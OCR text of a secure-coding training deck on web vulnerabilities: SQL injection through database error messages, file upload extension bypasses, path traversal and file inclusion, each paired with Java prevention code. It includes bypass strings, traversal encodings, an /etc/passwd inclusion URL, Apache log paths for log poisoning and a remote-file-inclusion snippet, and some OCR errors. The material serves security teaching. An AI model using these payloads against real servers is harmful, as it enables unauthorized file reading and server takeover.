
- Acquire a database (DB)
  - Attack techniques
    - When generating an SQL query statement with user input,
      - Can intentionally cause error messages to occur
      - Can expose key information such as table names, field names, etc.
      - Can recognize the DB structure and attempt a secondary attack

Example of checking DB name with error	Error type: Microsoft OLE DB Provider for SQL Server (0x80040E87) A syntax error occurred while converting the nvarchar value 'oyesmall' to a column of int data type. /demoshop/login/loin_check.asp, line 18
Example of checking table names for errors	Error type: Microsoft OLE DB Provider for SQL Server (0x80040E87) 'Members user_id' is not available in the SELECT list because the column is not in the aggregate function or GROUP BY clause. /demoshop/login/loin_check.asp, line 18
Example of checking column names for errors	Error type: Microsoft OLE DB Provider for SQL Server (0x80040E87) 'Members name' is not available in the SELECT list because the column is not in the aggregate function or GROUP BY clause. /demoshop/login/loin_check.asp, line 18

SQL-injection

When generating SQL query statements with user input, it is possible to intentionally generate error messages. DB error messages can reveal important information such as table names, field names, and so on, allowing an attacker to understand the structure of the DB and attempt secondary attacks.


- Acquire a database (DB)
  - Attack techniques
    - Identify the database name with db_name()
      - MS-SQL function that returns the database name as a string
    - Force the result string to be compared to an integer, resulting in an error



SQL-injection

When generating SQL query statements with user input, it is possible to intentionally generate error messages. DB error messages can reveal important information such as table names, field names, and so on, allowing an attacker to understand the structure of the DB and attempt secondary attacks.

- Acquire a database (DB)
  - Attack techniques
    - Identify the table name and first column name with having
    - Identify the remaining column names with group by()




Column 'members.num' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

If you look at the message, you'll see that the error message was returned because the select list did not have a group by clause, and it contains the information 'Members.num'.
This is the num column in the Members table, confirming that the first column in the Members table is named num.

SQL-injection

When generating SQL query statements with user input, it is possible to intentionally generate error messages. DB error messages can reveal important information such as table names, field names, and so on, allowing an attacker to understand the structure of the DB and attempt secondary attacks.

- Acquire a database (DB)
  - Attack techniques
    - Leak all user table names using MS-SQL system tables
      - sysobjects
      - information_schema.tables
    - Leak schema (field structure) in MS-SQL system tables
      - syscolumns
      - information_schema.columns
    - Figure out the table names by removing them one by one
    - Using table names and one-by-one comparisons
    - Using top syntax to increment the search results by one



SQL-injection

How to prevent

It uses a method of passing compiled query statements (constants) to the DB using a PreparedStatement object, etc.

- You should create a PreparedStatement object that accepts a parameter as a constant string, and set the parameter portion with methods such as setString, setParameter, and so on, to prevent external input from changing the structure of the query statement.

Example of secure code in JDBC API

```
String gubun = request.getParameter("gubun");
.....
//1. Use the binding variable with the ? character to use the PreparedStatement, as the value entered externally by the user may be insecure.
String sql = "SELECT * FROM board WHERE b_gubun = ?";
Connection con = db.getconnection();
//2. Use PreparedStatement.
PreparedStatement pstmt = con.prepareStatement(sql);
//3. It is safe to create a PreparedStatement object with a constant string and set the parameter part with a method such as setString.
pstmt.setString(1, gubun);
ResultSet rs = pstmt.executeQuery();
```


File upload/download

A vulnerability in a web application development/operating environment that allows an attacker to upload an attack program written in an executable language and then remotely access and execute the file.

- Security impact

Threat attacker	Attack vector	Vulnerability awareness	Vulnerability difficulty	Technical impact	Business impact
Anyone who can trick users who have registered	Average	Widely known	Easy	Average	Dependent on the value of the application function or affected data


- Vulnerability overview



File upload/download

A vulnerability in a web application development/operating environment that allows an attacker to upload an attack program written in an executable language and then remotely access and execute the file.

- Vulnerabilities and risks
  - Upload a malicious file written in the same language as the application's development and operating environment to the web server side
  - Vulnerabilities that allow remote access and execution of the file.
- Different risks exist depending on the capabilities of the written attack file.
- Use of files such as a web shell to take over a system



File upload/download

A vulnerability in a web application development/operating environment that allows an attacker to upload an attack program written in an executable language and then remotely access and execute the file.

- Root cause analysis overview

The sector that allows malware uploads

Problems with the file upload application

Upload dangerous files to a web server

The sector that executes the uploaded file

Problems with the uploaded file management and setup

Execute a malicious page

File upload/download

Techniques for bypassing restricted extensions include case-swapping, extension lengthening, and special character bypassing.

- Bypass techniques
  - Case-swapping bypass attack
    - When comparing extensions, string comparisons should be case-insensitive.
    - The system also detects mixed cases, so you must filter for all possible combinations of characters.

      ".aSp" , ".Jsp" . "phP" , "eXe" ...

  - Extension lengthening bypass attack
    - Filtering extensions based on a conditional character ('.') to filter valid files from the beginning can lead to attacks
    - Extensions should be filtered from last to first based on a conditional character ('.').

      attack.txt.asp

File upload/download

Techniques for bypassing restricted extensions include case swapping, extension lengthening, and special character bypassing.

- Special character bypass attack
  - Bypass attack using terminating characters


    "%00", "%zz", "%09", "%13"

  - Bypass attack using semicolons
    - Vulnerability when requesting a web page that contains a semicolon and the parsing target only recognizes the semicolon before it.
    - Filtering should be improved by checking the entire filename, not just the extension.
- Bypass attack using the PUT method
  - The PUT method allows you to upload files directly to a server.
  - PUT method vulnerabilities are primarily found in Windows IIS web servers because they use WebDAV, which is provided by IIS.

File upload/download

If the attacker can upload a server-side script file (such as ASP, JSP, or PHP files) and run it directly over the Web, the attacker can execute commands inside the system or connect externally to take control of the system.

- Upload dangerous format files



File upload/download

How to prevent

Only whitelisted extensions should be allowed to upload.

- The upload file should be checked to restrict an upload if it has an unauthorized extension.

Example of secure code in Java

```
MultipartRequest multi
        = new MultipartRequest(request,savePath,sizeLimit, “euc-kr”,new
    DefaultFileRenamePolicy());
    ……
      String filename = multi.getFilesystemName(“filename”);
      if (filename != null) {
//1. The uploaded file string should be checked for the actual extension from the last "." and should be case-sensitive.
            String fileExt =
          FileName.substring(filename.lastIndexOf(".")+1).toLowerCase();
//2. To be on the safe side, limit uploads to allowed extensions, preferably whitelisted ones.
      if(!"gi".equals(fileExt) && !"jpg".equals(fileExt) && !"png".equals(fileExt))
{
      alertMessage("The file cannot be uploaded.");
```


File upload/download

A security weakness that allows unvalidated external input values to access or identify system resources such as files and servers, allowing arbitrary access to system-protected resources by manipulating the input values.

- Security impact

Threat attacker	Attack vector	Vulnerability awareness	Vulnerability difficulty	Technical impact	Business impact
Not authorized users	Easy	Average	Easy	Average	Rely on the value of exposed data


- Vulnerability overview



File upload/download

By exploiting path manipulation and resource injection vulnerabilities, attackers can modify or delete resources, leak system information, or cause service failures due to conflicts between system resources.

- How it works



File upload/download

In particular, if the external input is a filename, use a filter that can remove characters (" / ₩ . . .) that are vulnerable to directory traversal attacks ((directory traversal)3).

- Using path traversal characters
  - Bypass directory moves with special character encoding


"..", "/", "\"

Directory move characters (. , .. , %2E)
Directory display characters / %2F / ₩u002f ₩ %5C \ ₩u005c
Other characters that can be used in path traversal : ; < " ' * ? %3A %3B %3C %3E %22 %27 %2A %3F : ; < " , ? ₩u003a ₩u003b ₩u003c ₩u0022 ₩u0027 ₩u003f

File upload/download

Direct object references occur when a developer exposes a reference to an internally implemented object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate these references to gain unauthorized access to other objects and obtain information through downloads.


- Diagnostic methods
  - Use a feature in a bulletin board to check for availability
    - Find out if there is a page on the bulletin board that uses specific files to download, and if so, replace the location and name of the downloaded file with that of a critical file on your system and try to download it.



File upload/download

If external input values are not filtered for characters that can be used for path manipulation, it is possible to configure path strings to unexpectedly restricted ranges, which could lead to system information leakage, service failure, and so on.

- File download vulnerability caused by path manipulation characters



File upload/download

How to prevent

If you use external inputs as resource identifiers (such as files, ports on sockets), make sure they are properly validated or selected from a predefined list of appropriate ones

- Remove path traversal strings (/ ₩ & .. etc.) so that relative paths cannot be set for external input values and use them to set the path of the file.

Example of secure code in Java

```
String filename = request.getParameter(“P”);
BufferedInputStream bis = null;
BufferedOutputStream bos = null;
FileInputStream fis = null;
try {
      response.setHeader(“Content-Disposition”, “attachment;filename=“+fileName+”;”);
...
//The externally input value should be used with the path traversal string (./\) removed.
    filename = filename.replaceAll(\\., “”).replaceAll(“/”, “”).replaceAll(“\\\\”, “”);
    fis = new FileInputStream(“C:/datas/” + fileName);
    bis = new BufferedInputStream(fis);
    bos = new BufferedOutputStream(response.getOutputStream());
    int read;
while((read = bis.read(buffer. 0, 1024)) != -1) {
          bos.write(buffer, 0, read);
    }
    }
```

File inclusion (remote/local)

- File injection vulnerabilities
  - Vulnerability where an attacker submits a malicious script to the server and the page executes malicio
  - us code.
  - They are categorized as Local File Inclusion (LFI) and Remote File Inclusion (RFI) based on where the malicious script is injected.
  - Both methods rely heavily on the include() function.
  - Occurs when page paths to include are not properly filtered and directory change commands are allowed to be inserted.
  - Most LFI vulnerabilities are URL-based.
    - Because developers usually prefer to use the GET method.
  - RFI
    - An attacker can include a remote file that is not on the server in the URL parameters and serve and execute it.
    - This means that the location of the file you're loading exists on an external server, not the target server.
  - LFI
    - An attacker can execute files uploaded to the server and use them for attacks.
    - This means that the location of the file the attacker is loading exists on the target.

File inclusion (remote/local)

- LFI
  - URL attacks
    - http://www.test.com/index.php?pages=account.php
      - This URL downloads files outside of this page.
      - LFI can be used by attackers to read files such as passwords.
    - http://www.test.com/index.php?pages=../../../../../etc/passwd
      - This URL downloads files containing a password hash of the Linux system.
  - Log files
    - When targeting the Apache server, the attacker will by default use the access_log and error_log files for the attack.
    - If you use PHP code on your web server and leave traces in the logs and include logs, PHP statements will be executed.

File inclusion (remote/local)

- Log path
  - Because the user-agent portion of the logs exists, an attacker can manipulate the user-agent to run any command or launch a shell..

Location	File	Location	File
/etc/httpd/logs/	access.log access_log error.log error_log	/var/apache/logs/	access_log error_log
/opt/lamp/logs	access_log error_log	/var/log/apache/	access.log error.log
/usr/local/apache/	log logs	/var/log/apache-ssl/	access.log error.log
/usr/local/apache/logs	access.log access_log error.log error_log	/var/log/httpd/	access_log error_log
/usr/local/etc/httpd/logs/	access_log error_log	/var/log/httpsd/	ssl.access_log ssl_log
/usr/local/www/logs/	thttpd_log	/var/log/	thttpd_log
/var/www/log	access_log error_log	/var/www/logs/	access.log access_log error.log error_log
C:\apache\logs\	access.log error.log	C:\Program Files/ApacheGroup\Apache/logs/	access.log error.log
C:\program files\wamp\apache2\	logs	C:\wamp\	logs
C:\xampp\apache\logs	access.log error.log		

File inclusion (remote/local)

- RFI
  - When creating pages with individual files, changing one part of a common form requires changing the rest.
    - You can avoid this hassle by using include().
  - This attack can be used when there is more than one include() statement.
  - URL attack
    - The include() function is primarily used to create a file of standard headers and menus to include on each page.
    - When called by include() from within a function, all code in the called file behaves as if it were defined in the function.

```
<?php
if(isset($_GET[‘COLOR’])) //COLOR=http://test.com/bad.php?
